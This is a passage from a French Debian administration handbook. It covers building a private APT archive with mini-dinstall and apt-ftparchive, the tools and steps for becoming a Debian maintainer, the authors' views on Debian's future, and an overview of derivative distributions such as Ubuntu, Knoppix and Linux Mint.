Les administrateurs configurent donc un hôte virtuel sur leur serveur HTTP interne. La racine de l'espace web associé est `/srv/vhosts/packages/`. Pour gérer ces archives, ils ont décidé d'employer le programme `mini-dinstall` (du paquet éponyme). Celui-ci scrute un répertoire d'arrivée `incoming/` (en l'occurrence, il s'agira de `/srv/vhosts/packages/mini-dinstall/incoming/`) pour y récupérer tout paquet Debian déposé et l'installer dans une archive Debian (dont le répertoire est `/srv/vhosts/packages/`). Ce programme fonctionne en traitant les fichiers `.changes` créés lors de la génération d'un paquet Debian. Un tel fichier contient en effet la liste de tous les autres fichiers associés à cette version du paquet (`.deb`, `.dsc`, `.diff.gz`/`debian.tar.gz`, `.orig.tar.gz` ou fichiers équivalents utilisant d'autres outils de compression) et indique donc à `mini-dinstall` quels fichiers installer. Accessoirement, ce fichier reprend le nom de la distribution de destination (c'est souvent **unstable**) indiquée en tête du fichier `debian/changelog`, information utilisée par `mini-dinstall` pour décider de l'emplacement d'installation du paquet. C'est la raison pour laquelle les administrateurs doivent systématiquement modifier ce champ avant la génération d'un paquet et y placer **internal** ou **updates**, selon l'emplacement souhaité. `mini-dinstall` génère alors les fichiers indispensables au bon fonctionnement d'APT, par exemple `Packages.gz`.

ALTERNATIVE

apt-ftparchive

Si l'emploi de `mini-dinstall` semble trop complexe par rapport à vos besoins de création d'une archive Debian, il est possible d'utiliser directement le programme `apt-ftparchive`. Ce dernier inspecte le contenu d'un répertoire et affiche sur sa sortie standard le contenu du fichier `Packages` correspondant. Pour reprendre le cas de Falcot SA, les administrateurs pourraient directement déposer les paquets dans `/srv/vhosts/packages/updates/` ou `/srv/vhosts/packages/internal/` et exécuter les commandes suivantes pour créer les fichiers `Packages.gz` :

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

La commande `apt-ftparchive sources` crée de manière similaire les fichiers `Sources.gz`.

La configuration de `mini-dinstall` nécessite de mettre en place un fichier `~/.mini-dinstall.conf`, que les administrateurs de Falcot SA ont renseigné comme suit :

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot SA
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
release_label = Internal Packages
```

Il est intéressant d'y remarquer la décision de générer des fichiers `Release` pour chacune des archives. Cela permettra éventuellement de gérer les priorités d'installation des paquets à l'aide du fichier de configuration `/etc/apt/preferences` (voir section 6.2.5, « Gérer les priorités associées aux paquets » page 126 pour les détails).

SÉCURITÉ

`mini-dinstall` et droits

`mini-dinstall` étant prévu pour fonctionner dans un compte utilisateur, il ne serait pas raisonnable de l'employer avec le compte `root`. La solution la plus simple est de tout configurer au sein du compte utilisateur de l'administrateur qui a la responsabilité de créer les paquets Debian. Étant donné que lui seul a le droit de déposer des fichiers dans le répertoire `incoming/`, il n'est pas nécessaire d'authentifier l'origine de chaque paquet à installer : on peut considérer que l'administrateur l'aura fait préalablement. Cela justifie le paramètre `verify_sigs = 0` (pas de vérification des signatures). Toutefois, si le contenu des paquets est très sensible, il est possible de revenir sur ce choix et d'avoir un trousseau de clés publiques identifiant les personnes habilitées à créer des paquets (le paramètre `extra_keyrings` existe à cette fin) ; `mini-dinstall` vérifiera la provenance de chaque paquet déposé en analysant la signature intégrée au fichier `.changes`.

L'exécution de `mini-dinstall` démarre en fait le démon en arrière-plan. Tant qu'il fonctionne, il vérifie toutes les demi-heures si un nouveau paquet est disponible dans le répertoire `incoming/`, le place dans l'archive et régénère les différents fichiers `Packages.gz` et `Sources.gz`. Si la présence d'un démon constitue un problème, il est possible de l'invoquer en mode non interactif (ou *batch*), à l'aide de l'option -b, à chaque fois qu'un paquet aura été déposé dans le répertoire `incoming/`. Découvrez les autres possibilités offertes par `mini-dinstall` en consultant sa page de manuel `mini-dinstall(1)`.

COMPLÉMENTS

Générer une archive signée

Depuis *Etch*, les outils APT effectuent par défaut une vérification d'une chaîne de signatures cryptographiques apposées sur les paquets qu'ils manipulent, avant de les installer, dans le but de s'assurer de leur authenticité (voir la section 6.5, « Vérification d'authenticité des paquets » page 136). Les archives APT privées posent alors problème, car les machines qui doivent les utiliser vont sans arrêt afficher des messages d'avertissement pour signaler que les paquets que ces archives contiennent ne sont pas signés. Il est donc souvent judicieux de s'assurer que même les archives privées bénéficient du mécanisme *secure APT*.

`mini-dinstall` propose pour cela l'option de configuration `release_signscript`, qui permet de spécifier un script à utiliser pour générer la signature. On pourra par exemple utiliser le script `sign-release.sh` fourni par le paquet *mini-dinstall* dans `/usr/share/doc/mini-dinstall/examples/`, après l'avoir éventuellement adapté aux besoins locaux.

15.4. Devenir mainteneur de paquet

15.4.1. Apprendre à faire des paquets

Construire un paquet Debian de qualité n'est pas chose facile et on ne s'improvise pas responsable de paquet. C'est une activité qui s'apprend par la pratique et par la théorie. Elle ne se limite

pas à compiler et installer un logiciel. Elle implique surtout de maîtriser les problèmes, conflits et interactions qui se produiront avec les milliers d'autres paquets logiciels.

Les règles

Un paquet Debian est conforme aux règles précises édictées dans la charte Debian. Chaque responsable de paquet se doit de les connaître. Il ne s'agit pas de les réciter par cœur, mais de savoir qu'elles existent et de s'y référer lorsque l'on n'est pas sûr de son choix. Tout mainteneur Debian officiel a déjà commis des erreurs en ignorant l'existence d'une règle, mais ce n'est pas dramatique : un utilisateur avancé de ses paquets finit tôt ou tard par signaler cette négligence sous la forme d'un rapport de bogue.

➨ `http://www.debian.org/doc/debian-policy/`

Les procédures

Debian n'est pas une collection de paquets réalisés individuellement. Le travail de chacun s'inscrit dans un projet collectif et, à ce titre, on ne peut être développeur Debian et ignorer le fonctionnement global de la distribution. Tôt ou tard, chaque développeur doit interagir avec d'autres volontaires. La référence du développeur Debian (paquet *developers-reference-fr*) reprend tout ce qu'il savoir pour interagir au mieux avec les différentes équipes du projet et profiter au maximum des ressources mises à disposition. Ce document précise également un certain nombre de devoirs que chaque développeur se doit de remplir.

➨ `http://www.debian.org/doc/developers-reference/`

Les outils

Toute une panoplie d'outils aide les responsables de paquets dans leur travail. Ce chapitre les décrit rapidement sans détailler leur emploi, car ils sont tous bien documentés.

Le programme `lintian` Ce programme fait partie des outils les plus importants : c'est le vérificateur de paquets Debian. Il dispose d'une batterie de tests créés en fonction de la charte Debian. Il permet de trouver rapidement et automatiquement de nombreuses erreurs et donc de les corriger avant de publier les paquets.

Cet outil ne fournit qu'une aide et il arrive qu'il se trompe (la charte Debian évolue parfois, `lintian` peut alors être momentanément en retard). Par ailleurs, il n'est pas exhaustif : qu'il ne signale aucune erreur ne signifie pas qu'un paquet est parfait, tout au plus qu'il évite les erreurs les plus communes.

Le programme `piuparts` Il s'agit d'un autre outil important : il automatise l'installation, la mise à jour, la suppression et la purge d'un paquet (dans un enviromment isolé) et vérifie qu'aucune de ces opérations n'entraîne d'erreur. Il peut aider à détecter les dépendances manquantes et détecte également lorsque des fichiers subsistent de manière inattendue après que le paquet a été purgé.

devscripts Le paquet *devscripts* contient de nombreux programmes couvrant bien des aspects du travail d'un développeur Debian :

- `debuild` sert à générer un paquet (`dpkg-buildpackage`) et de vérifier dans la foulée s'il est conforme à la charte Debian (`lintian`).
- `debclean` nettoie un paquet source après la génération d'un paquet binaire.
- `dch` permet d'éditer facilement un fichier `debian/changelog` dans un paquet source.
- `uscan` vérifie si l'auteur amont a publié une nouvelle version de son logiciel. Ce programme nécessite un fichier `debian/watch` décrivant l'emplacement de publication de ces archives.
- `debi` installe (`dpkg -i`) le paquet Debian qui vient d'être généré (sans devoir saisir son nom complet).
- `debc` sert à consulter le contenu (`dpkg -c`) du paquet qui vient d'être généré (sans devoir saisir son nom complet).
- `bts` manipule le système de suivi de bogues depuis la ligne de commande ; ce programme génère automatiquement les courriers électroniques adéquats.
- `debrelease` envoie la nouvelle version du paquet sur un serveur distant sans devoir saisir le nom complet du fichier `.changes` concerné.
- `debsign` signe les fichiers `.dsc` et `.changes`.
- `uupdate` crée automatiquement une nouvelle révision du paquet lors de la publication d'une nouvelle version amont.

debhelper* et *dh-make debhelper est un ensemble de scripts facilitant la création d'un paquet conforme à la charte Debian, invoqués depuis `debian/rules`. Il a conquis de très nombreux développeurs Debian ; pour preuve, la majorité des paquets officiels l'utilisent. Tous les scripts sont préfixés par `dh_`. Debhelper est essentiellement développé par Joey Hess.

Le script `dh_make` (du paquet *dh-make*) intègre les fichiers nécessaires à la génération d'un paquet Debian dans un répertoire contenant les sources d'un logiciel. Les fichiers qu'il ajoute utilisent debhelper de manière standard, comme son nom le laisse supposer.

ALTERNATIVE

CDBS

cdbs offre une autre approche de la réalisation des paquets Debian, entièrement basée sur un système d'héritage entre fichiers `Makefile`.

L'outil a conquis bon nombre de mainteneurs car il évitait de dupliquer toujours la même liste de commande `dh_*` dans `debian/rules`. Cependant, la version 7 de debhelper a introduit la commande `dh`, qui automatise l'appel en séquence (et dans le bon ordre) de toutes les commandes individuelles, et CDBS a depuis perdu son principal attrait.

`dupload` et `dput` `dupload` et `dput` servent à envoyer une nouvelle version d'un paquet Debian sur un serveur local ou distant. C'est ainsi que les développeurs envoient leur paquet sur le serveur principal de Debian (ftp-master.debian.org) pour qu'il soit intégré à l'archive et distribué par les miroirs. Ces commandes prennent en paramètre un fichier `.changes` et en déduisent les autres fichiers à envoyer.

15.4.2. Processus d'acceptation

Ne devient pas développeur Debian qui veut. Différentes étapes jalonnent le processus d'acceptation, qui se veut autant un parcours initiatique qu'une sélection. Ce processus est formalisé et chacun peut suivre sa progression sur le site web des nouveaux mainteneurs (nm est l'abréviation de *New Maintainer*).

➨ `http://nm.debian.org/`

COMPLÉMENTS

Processus allégé pour les « Mainteneurs Debian »

Un statut de « Mainteneur Debian » (*Debian Maintainer*, DM) a été introduit. Le processus associé est plus léger et les droits que ce statut accorde se restreignent à pouvoir maintenir ses propres paquets. Il suffit qu'un développeur Debian vérifie préalablement tout nouveau paquet et qu'il indique qu'il considère le mainteneur capable de gérer son paquet tout seul.

Prérequis

Il est demandé à tous les candidats de maîtriser un minimum l'anglais. Cela est nécessaire à tous les niveaux : dans un premier temps pour communiquer avec l'examinateur, mais c'est aussi la langue de prédilection pour une grande partie de la documentation. De plus, les utilisateurs de vos paquets communiqueront avec vous en anglais pour vous signaler des bogues et il faudra être capable de leur répondre.

Le deuxième prérequis porte sur la motivation. Il faut être pleinement conscient que la démarche consistant à devenir développeur Debian n'a de sens que si vous savez par avance que Debian restera un sujet d'intérêt pendant de nombreux mois. En effet, la procédure en elle-même dure

plusieurs mois et Debian a besoin de mainteneurs qui s'inscrivent dans la durée, car chaque paquet a besoin d'un mainteneur en permanence (et pas seulement lorsqu'il est créé).

Inscription

La première étape (réelle) consiste à trouver un sponsor, ou avocat (*advocate*) ; c'est un développeur officiel qui affirme « je pense que l'acceptation de *X* serait une bonne chose pour Debian ». Cela implique normalement que le candidat ait déjà été actif au sein de la communauté et que quelqu'un ait apprécié son travail. Si le candidat est timide et n'affiche pas en public le fruit de son travail, il peut tenter de convaincre individuellement un développeur Debian officiel de le soutenir en lui présentant ses travaux en privé.

En parallèle, le candidat doit se générer une biclé (paire publique-privée) RSA avec GnuPG, qu'il doit faire signer par au moins deux développeurs Debian officiels. La signature certifie l'authenticité du nom présent sur la clé. En effet, lors d'une séance de signature de clés, il est d'usage de présenter des papiers d'identité (habituellement une carte d'identité ou un passeport) et les identifiants de ses clés pour officialiser la correspondance entre la personne physique et les clés. Cette signature nécessite donc une rencontre réelle ; si vous n'avez pas encore eu l'occasion de croiser un développeur Debian lors d'une manifestation de logiciels libres, il est possible de solliciter expressément les développeurs en demandant qui serait dans la région concernée par le biais de la liste de diffusion debian-devel-french@lists.debian.org. Il existe également une liste de personnes disponibles pour signer des clés, organisée par pays et par ville.

➠ `http://wiki.debian.org/Keysigning`

Une fois l'inscription sur nm.debian.org validée par le sponsor, un *Application Manager* (gestionnaire de candidature) sera chargé de suivre le candidat dans ses démarches et de réaliser les différentes vérifications prévues dans le processus.

La première vérification est celle de l'identité. Si vous avez une clé signée par un développeur Debian, cette étape est facile. Dans le cas contraire, l'*Application Manager* essaiera de guider le candidat dans sa recherche de développeurs Debian à proximité de chez lui pour qu'une rencontre et une signature de clés puissent être arrangées. Au tout début, lorsque le nombre de développeurs était très restreint, il était possible de s'identifier à l'aide d'une capture numérique (*scan*) des papiers d'identité, mais cette solution n'a plus cours.

Acceptation des principes

Ces formalités administratives sont suivies de considérations philosophiques. Il est question de s'assurer que le candidat comprend le contrat social et les principes du logiciel libre. En effet, il n'est pas possible de rejoindre Debian si l'on ne partage pas les valeurs qui unissent les dévelop-

peurs actuels, exprimées dans les deux textes fondateurs (et résumées au chapitre 1, « Le projet Debian » page 2).

En plus de cela, il est souhaité que chaque personne qui rejoint les rangs de Debian connaisse déjà son fonctionnement et sache interagir comme il se doit pour résoudre les problèmes qu'elle rencontrera au fil du temps. Toutes ces informations sont généralement documentées dans les divers manuels ciblant les nouveaux mainteneurs, mais aussi et surtout dans le guide de référence du développeur Debian. Une lecture attentive de ce document devrait suffire pour répondre aux questions de l'examinateur. Si les réponses ne sont pas satisfaisantes, il le fera savoir et invitera le candidat à se documenter davantage avant de retenter sa chance. Si la documentation ne semble pas répondre à la question, c'est qu'un peu de pratique au sein de Debian permet de découvrir la réponse par soi-même (éventuellement en discutant avec d'autres développeurs Debian). Ce mécanisme entraîne les gens dans les rouages de Debian avant de pouvoir totalement prendre part au projet. C'est une politique volontaire et les gens qui arrivent finalement à rejoindre le projet s'intègrent comme une pièce supplémentaire d'un puzzle extensible à l'infini.

Cette étape est couramment désignée par le terme de *Philosophy & Procedures* (*P&P*) dans le jargon des personnes impliquées dans le processus d'acceptation de nouveaux mainteneurs.

Vérification des compétences

Chaque demande pour devenir développeur Debian officiel doit être justifiée. On ne devient en effet membre que si l'on peut démontrer que ce statut est légitime et qu'il permettra de faciliter le travail du candidat. La justification habituelle est que le statut de développeur Debian facilite la maintenance d'un paquet Debian, mais elle n'est pas universelle. Certains développeurs rejoignent le projet pour contribuer à un portage sur une architecture, d'autres pour contribuer à la documentation, etc.

Cette étape est donc l'occasion pour chaque candidat d'affirmer ce qu'il a l'intention de réaliser dans le cadre de Debian et de montrer ce qu'il a déjà fait dans ce sens. Debian privilégie en effet le pragmatisme et il ne suffit pas de dire quelque chose pour le faire prendre en compte : il faut montrer sa capacité à faire ce qui a été annoncé. En général, lorsqu'il s'agit de mise en paquet, il faudra montrer une première version du paquet et trouver un parrain (parmi les développeurs officiels) qui contrôle sa réalisation technique et l'envoie sur le serveur principal de Debian.

COMMUNAUTÉ

Parrainage

Le parrainage (ou *sponsoring*) est un mécanisme par lequel un développeur Debian ou un mainteneur Debian vérifie un paquet préparé par quelqu'un d'autre et y appose sa signature pour le publier dans les dépôts officiels. Il permet ainsi à des personnes externes au projet, n'ayant pas suivi la procédure des nouveaux mainteneurs, de contribuer ponctuellement au projet, tout en garantissant que les paquets réellement inclus dans Debian ont toujours subi une vérification par un membre officiel.


Enfin, l'examinateur vérifiera les compétences techniques du candidat en matière de mise en paquet grâce à un questionnaire assez étoffé. Une erreur bloque le processus (sans l'interrompre définitivement), mais le temps pour répondre n'est pas limité, toute la documentation est disponible et il est possible d'essayer plusieurs fois en cas d'erreur. Le questionnaire ne se veut pas discriminatoire mais a pour seul objectif de garantir un niveau minimum de connaissances aux nouveaux contributeurs.

Cette étape se nomme *Tasks & Skills* (T&S en abrégé) dans le jargon des examinateurs.

Approbation finale

La toute dernière étape est la validation du parcours par un DAM (*Debian Account Manager*, ou gestionnaire des comptes Debian). Il consulte les informations fournies à propos du candidat par l'examinateur et prend la décision de lui créer ou non un compte sur les serveurs Debian. Parfois, il temporisera cette création dans l'attente d'informations supplémentaires s'il le juge nécessaire. Les refus sont assez rares si l'examinateur a bien fait son travail d'encadrement, mais ils se produisent parfois. Ils ne sont jamais définitifs et le candidat est libre de retenter sa chance ultérieurement.

La décision du DAM est souveraine et quasiment incontestable. C'est pourquoi les responsables concernés — il s'agit aujourd'hui de Jörg Jaspert, Christoph Berg et Enrico Zini — ont souvent été la cible de critiques par le passé.



Mots-clés

Avenir
Améliorations
Opinions

Chapitre

16 Conclusion : l'avenir de Debian

L'histoire de Falcot SA s'arrête, pour le moment, avec ce dernier chapitre. En revanche, celle de Debian continue et l'avenir nous réserve à coup sûr de nombreuses et agréables surprises.

16.1. Développements à venir

Quelques semaines à quelques mois avant la sortie d'une nouvelle version, le *Release Manager* choisit le nom de code de la prochaine. La version actuelle de Debian est la 7, mais les développeurs s'affairent déjà à la préparation de la version suivante : nom de code *Jessie*...

Il n'existe pas de liste des changements prévus et Debian ne s'engage jamais quant aux objectifs techniques de la version suivante. Néanmoins, quelques axes de développement existent et on peut se risquer à quelques paris quant à ce qui pourrait arriver.

Avec un peu de chance, le processus « init » par défaut (actuellement `sysvinit`) sera remplacé par un système plus moderne comme `upstart` ou `systemd`. Certains ports vont disparaître : s390 a été rendu obsolète par `s390x` ; `sparc` et `ia64` risquent de suivre le même chemin, du fait de nombreux problèmes (notamment le manque de matériel récent disponible, le manque de porteurs, le manque d'assistance en amont, etc.). `dpkg` gagnera une commande `--verify` qui rendra `debsums` à peu près obsolète.

Bien sûr, toutes les grandes suites logicielles verront au moins une mise à jour majeure. Apache 2.4 (ou plus) aura un impact important sur les sites déployés, puisque de nombreux fichiers de configuration devront être mis à jour. Le noyau Linux aura vraisemblablement grandement amélioré la prise en charge des conteneurs (notamment celle des espaces de nommage pour les utilisateurs, ce qui tracera le chemin vers des conteneurs plus sécurisés qu'actuellement). Et la dernière version des divers bureaux apportera son lot d'améliorations en termes de fonctionnalités et de confort d'utilisation. GNOME 3 en particulier sera beaucoup plus abouti ; les inconditionnels du bon vieux GNOME 2 seront soulagés d'apprendre l'inclusion de MATE[1] dans Debian.

16.2. Avenir de Debian

En dehors de ces développements internes, il est probable que de nouvelles distributions fondées sur Debian verront le jour grâce aux nombreux outils qui simplifient cette tâche. Par ailleurs, de nouveaux sous-projets spécifiques naîtront, élargissant toujours le spectre des domaines couverts par Debian.

La communauté des utilisateurs Debian se sera étoffée et de nouveaux contributeurs rejoindront le projet... dont vous serez peut-être !

Force est de constater que le projet Debian est plus vigoureux que jamais et qu'il est désormais bien lancé vers son objectif de distribution universelle. *World Domination* (ou domination mondiale), dit-on en plaisantant dans les rangs de Debian.

[1] `http://mate-desktop.org/`

Malgré son ancienneté et sa taille déjà importante, Debian continue de croître et d'évoluer dans de nombreuses directions — certaines sont d'ailleurs inattendues. Les contributeurs ne manquent jamais d'idées et les discussions sur les listes de développement — même si parfois elles ressemblent à des chamailleries — ne cessent d'alimenter la machine. Certains comparent même Debian à un trou noir : sa densité est telle qu'elle attire systématiquement tout nouveau projet libre.

Au-delà du fait que Debian semble satisfaire une majorité de ses utilisateurs, il y a une tendance de fond : les gens commencent à se rendre compte qu'en collaborant — plutôt que de faire sa cuisine dans son coin — il est possible d'obtenir un résultat meilleur pour tous. C'est bien la logique suivie par toutes les distributions qui se greffent à Debian, en formant des sous-projets.

Le projet Debian n'est donc pas près de disparaître...

16.3. Avenir de ce livre

Nous souhaitons que ce livre puisse évoluer dans l'esprit du logiciel libre. C'est pourquoi nous vous invitons à y contribuer en nous faisant part de vos remarques, de vos suggestions et de vos critiques. Pour cela, vous pouvez écrire directement à Raphaël (hertzog@debian.org) et Roland (lolando@debian.org). Le site web ci-après regroupera l'ensemble des informations portant sur son évolution. Vous y trouverez aussi les informations sur la façon d'y contribuer, en particulier si vous souhaitez aider à traduire ce livre et le rendre disponible à un public encore plus vaste qu'aujourd'hui.

➨ `http://debian-handbook.info/`

Nous avons essayé d'intégrer tout ce que notre expérience chez Debian nous a fait découvrir, afin que tout un chacun puisse utiliser cette distribution et en tirer le meilleur profit le plus rapidement possible. Nous espérons que ce livre contribue à la démystification et à la popularisation de Debian. N'hésitez donc pas à le recommander !

Pour conclure, nous aimerions finir sur une note plus personnelle. La réalisation de ce livre nous a pris un temps considérable en dehors de nos activités professionnelles habituelles. Comme nous sommes tous deux des consultants informatiques indépendants, toute source de revenus complémentaires nous offre la liberté de consacrer encore plus de temps au développement de Debian. Nous espérons que le succès de ce livre y contribuera. En attendant, n'hésitez pas à faire appel à nos services !

➨ `http://www.freexian.com`

➨ `http://www.gnurandal.com`

À bientôt !

Distributions dérivées A

A.1. Recensement et coopération

Le projet Debian a pleinement conscience du rôle important des distributions dérivées et souhaite faciliter la coopération. Il s'agit de réintégrer les améliorations développées par ces distributions pour que tout le monde en bénéficie et pour simplifier le travail de maintenance à long terme.

C'est pourquoi les distributions dérivées sont invitées à participer aux discussions sur la liste debian-derivatives@lists.debian.org et à participer à un recensement. Ce dernier a pour objectif de collecter des informations sur le travail effectué dans la distribution dérivée, afin que les mainteneurs Debian officiels puissent plus facilement voir l'état de leur paquet dans la distribution en question.

➨ http://wiki.debian.org/DerivativesFrontDesk

➨ http://wiki.debian.org/Derivatives/Census

Faisons maintenant un tour d'horizon des distributions dérivées les plus intéressantes et les plus populaires.

A.2. Ubuntu

L'arrivée de Ubuntu sur la scène du logiciel libre n'est pas passée inaperçue. Et pour cause : la société Canonical Ltd. qui a créé cette distribution a embauché une trentaine de développeurs Debian en affichant l'ambitieux objectif de faire une distribution pour le grand public et de publier une nouvelle version tous les 6 mois. Ils promettent par ailleurs de maintenir chaque version pendant 18 mois quant à ses éléments cruciaux comme sur le plan de la sécurité.

Pour parvenir à leurs objectifs, ils se concentrent sur un nombre de logiciels plus restreint que ceux de Debian et s'appuient essentiellement sur GNOME tandis qu'un dérivé officiel d'Ubuntu nommé « Kubuntu » repose, lui, sur KDE. Tout est internationalisé et disponible dans un grand nombre de langues, dont le français.

Force est de constater que, pour le moment, ils maintiennent ce rythme de publication. En outre, ils publient une *Long Term Support* (LTS), maintenue durant 3 ans pour la partie bureautique et 5 ans pour la partie serveur. En novembre 2013, la version 12.04, de nom de code Precise Pangolin (« le pangolin précis »), est la LTS courante tandis que la 13.10, dite Oneiric Ocelot (« l'ocelot onirique »), est stable. Tout numéro de version exprime la date de publication : 12.04, par exemple, représente le mois d'avril 2012.

EN PRATIQUE

La promesse d'assistance et maintenance d'Ubuntu

Canonical a changé plusieurs fois les règles portant sur la durée de la période durant laquelle une version donnée est maintenue. En tant que société, Canonical promet actuellement de fournir des mises à jour de sécurité sur tous les logiciels inclus dans les sections `main` et `restricted` de l'archive Ubuntu pendant 5 ans (pour les versions « *Long Term Support* » ou LTS) et 9 mois pour les versions non LTS. Tout le reste (notamment les sections `universe` et `multiverse`) est maintenu sur la base du volontariat par les membres de l'équipe MOTU (*Masters Of The Universe*). Si vous dépendez de logiciels qui sont dans ces dernières sections, vous devez être prêts à en assurer la maintenance de sécurité vous-mêmes.

Le succès d'Ubuntu est évident auprès du grand public. La distribution a conquis plusieurs millions d'utilisateurs grâce à sa facilité d'installation et au travail effectué pour rendre le poste bureautique plus simple à l'usage.

A contrario, tout n'est pas aussi rose pour les développeurs Debian qui espéraient beaucoup d'Ubuntu en termes d'améliorations directes apportées à Debian. Même si la situation s'est grandement améliorée depuis les débuts de la distribution, le marketing de Canonical en a exaspéré plus d'un en laissant croire qu'ils sont de bons citoyens du logiciel libre, simplement parce qu'ils mettent à disposition les changements effectués dans les paquets Debian. Un bon citoyen du logiciel libre sait qu'un patch automatiquement généré n'est que de peu d'utilité et que pour obtenir l'intégration de son travail, il faut interagir directement avec son interlocuteur.

Cette interaction se répand petit à petit au fil du temps, en partie grâce aux efforts de la communauté Ubuntu pour éduquer ses nouveaux contributeurs.

➨ http://www.ubuntu.com/

A.3. Knoppix

La distribution Knoppix n'a presque plus besoin d'être présentée. Elle a popularisé le concept de *LiveCD* : il s'agit d'un CD-Rom amorçable qui démarre directement un système Linux fonctionnel et prêt à l'emploi, sans nécessiter de disque dur — tout système déjà présent sur la machine sera donc laissé intact. L'autodétection des périphériques permet à cette distribution de fonctionner avec presque toutes les configurations matérielles. Le CD-Rom contient près de 2 Go de logiciels compressés.

Si vous cumulez ce CD-Rom avec une clé USB, vous pourrez emmener vos fichiers avec vous et travailler sur n'importe quel ordinateur sans laisser de trace — rappelons que la distribution n'utilise pas du tout le disque dur. Knoppix est essentiellement fondé sur LXDE (un bureau graphique peu gourmand en ressources), mais de nombreuses autres distributions proposent d'autres combinaisons de logiciels. Il est en effet relativement aisé de créer un *LiveCD* grâce à l'outil *live-build* fourni par Debian.

➨ http://live.debian.net/

Signalons en outre que la distribution offre malgré tout un installateur : vous pourrez ainsi essayer Knoppix en tant que *LiveCD* puis, une fois convaincu, l'installer sur le disque dur pour obtenir de meilleures performances.

➨ http://www.knoppix-fr.org/

A.4. Linux Mint

LinuxMint est une distribution (semi-)communautaire financée par des dons et la publicité. Leur produit phare est basé sur Ubuntu, mais il existe une variante « Linux Mint Debian Edition » qui évolue en permanence à l'instar de Debian Testing. Dans les deux cas, l'installation initiale passe par le démarrage sur un *LiveDVD*.

La distribution se fixe pour objectif de « simplifier l'usage de technologies avancées » et fournit des interfaces graphiques spécifiques qui se greffent par dessus les logiciels habituels. Ainsi, bien que s'appuyant sur GNOME, Linux Mint dispose d'un menu différent de celui fourni par GNOME. De même, bien que s'appuyant sur APT, la gestion des mises à jour passe par une interface spécifique avec une évaluation du risque associé à chaque mise à jour de paquet.

Linux Mint inclut de nombreux logiciels propriétaires pour assurer la meilleure expérience possible à l'utilisateur, notamment Adobe Flash et des « codecs multimédias ».

➨ http://www.linuxmint.com/

A.5. SimplyMEPIS

